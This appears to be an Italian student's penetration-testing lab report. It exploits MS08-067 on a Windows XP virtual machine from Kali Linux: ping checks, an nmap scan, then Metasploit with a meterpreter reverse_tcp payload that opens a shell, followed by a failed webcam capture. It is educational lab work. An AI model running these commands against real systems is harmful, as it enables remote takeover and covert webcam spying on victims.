




Emanuele Di Stefano

S7-L3

Windows XP



1. Configurazione della rete locale



```
lelo@lelo: ~  
File Actions Edit View Help  
lelo@lelo)~  
$ ping 192.168.1.100  
PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data:  
64 bytes from 192.168.1.100: icmp_seq=1 ttl=128 time=3.36 ms  
64 bytes from 192.168.1.100: icmp_seq=2 ttl=128 time=1.95 ms  
64 bytes from 192.168.1.100: icmp_seq=3 ttl=128 time=1.55 ms  
64 bytes from 192.168.1.100: icmp_seq=4 ttl=128 time=3.69 ms  
64 bytes from 192.168.1.100: icmp_seq=5 ttl=128 time=1.48 ms  
^C  
— 192.168.1.100 ping statistics —  
5 packets transmitted, 5 received, 0% packet loss, time 4234ms  
rtt min/avg/max/mdev = 1.481/2.406/3.692/0.932 ms  
lelo@lelo)~  
$
```

```
C:\WINDOWS\system32\cmd.exe  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
C:\Documents and Settings\Administrator>ping 192.168.1.25  
Esecuzione di Ping 192.168.1.25 con 32 byte di dati:  
Risposta da 192.168.1.25: byte=32 durata=4ms TTL=64  
Risposta da 192.168.1.25: byte=32 durata=1ms TTL=64  
Risposta da 192.168.1.25: byte=32 durata=1ms TTL=64  
Statistiche Ping per 192.168.1.25:  
Pacchetti: Trasmessi = 3, Ricevuti = 3, Persi = 0 (0% persi),  
Tempo approssimativo percorsi andata/ritorno in millisecondi:  
Minimo = 1ms, Massimo = 4ms, Medio = 2ms  
Control-C  
^C  
C:\Documents and Settings\Administrator>
```

Passaggio 1: Verifica della Connettività

Ho iniziato verificando la connettività tra Kali Linux e Windows XP. Su Kali Linux, ho eseguito il comando `ping 192.168.1.100` per verificare la comunicazione con l'IP di Windows XP. Allo stesso modo, su Windows XP, ho usato `ping 192.168.1.25` per verificare la comunicazione con l'IP di Kali Linux. Entrambi i ping sono risultati positivi, confermando che le due macchine possono comunicare correttamente.

Passaggio 2: Scansione della Rete

Successivamente, ho eseguito una scansione Nmap da Kali Linux con il comando `sudo nmap -sS -sV 192.168.1.100`. Questo mi ha permesso di identificare le porte aperte e i servizi in esecuzione sulla macchina Windows XP, confermando la presenza del servizio SMB sulla porta 445.

```
(lelo@lelo)-[~]
$ sudo nmap -sS -sV 192.168.1.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 15:26 CEST
Nmap scan report for 192.168.1.100
Host is up (0.0021s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:5C:8D:1C (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 25.66 seconds

(lelo@lelo)-[~]
$
```

Passaggio 3: Avvio di Metasploit

Ho avviato Metasploit su Kali Linux utilizzando il comando `msfconsole`. Questo mi ha dato accesso all'ambiente di Metasploit, uno strumento di exploit framework utilizzato per test di penetrazione.

```
(lelo@lelo)-[~]
$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

Metasploit v6.3.55-dev
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post
+ -- --=[ 1391 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08_067

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi  2008-10-28      great Yes    MS08-067 Microsoft
Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb
/ms08_067_netapi

msf6 > 
```

Passaggio 4: Ricerca del Modulo MS08-067

Utilizzando il comando `search ms08_067`, ho cercato il modulo exploit relativo alla vulnerabilità MS08-067. Il modulo identificato è `exploit/windows/smb/ms08_067_netapi`.

```
msf6 > use 0  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Passaggio 5: Caricamento del Modulo

Ho caricato il modulo exploit con il comando use exploit/windows/smb/ms08_067_netapi.

Questo mi ha permesso di preparare l'exploit per la configurazione e l'esecuzione.


```

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.1.100   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                          |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                                              |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.25    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) >

```

Passaggio 6: Configurazione dell'Exploit

Ho configurato l'exploit con i seguenti comandi:

-set RHOST 192.168.1.100 per impostare l'host target.

-set PAYLOAD windows/meterpreter/reverse_tcp per impostare il payload.

-set LHOST 192.168.1.25 per impostare l'host locale (Kali Linux).

-set LPORT 4444 per impostare la porta di ascolto.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.100:445 - Automatically detecting the target...
[*] 192.168.1.100:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.100:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.100:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.100:1030) at 2024-07-10 15:4
3:35 +0200

meterpreter > █
```

Passaggio 7: Esecuzione dell'Exploit

Ho eseguito l'exploit con il comando exploit. Questo ha avviato un handler TCP inverso su Kali Linux, sfruttando la vulnerabilità MS08-067 su Windows XP e aprendo una sessione Meterpreter.

Passaggio 8: Recuperare uno Screenshot

Una volta ottenuta la sessione Meterpreter, abbiamo eseguito il comando screenshot per catturare uno screenshot del desktop di Windows XP.

```
meterpreter > webcam_list  
1: Periferica video USB  
meterpreter > webcam_snap  
[*] Starting ...  
[*] Stopped  
[-] stdapi_webcam_start: Operation failed: 731  
meterpreter > █
```

Passaggio 9: Verifica della Presenza di Webcam

Abbiamo verificato la presenza di una webcam utilizzando i comandi `webcam_list` e `webcam_snap`.

Anche se la webcam è stata identificata, il tentativo di catturare un'immagine è fallito.

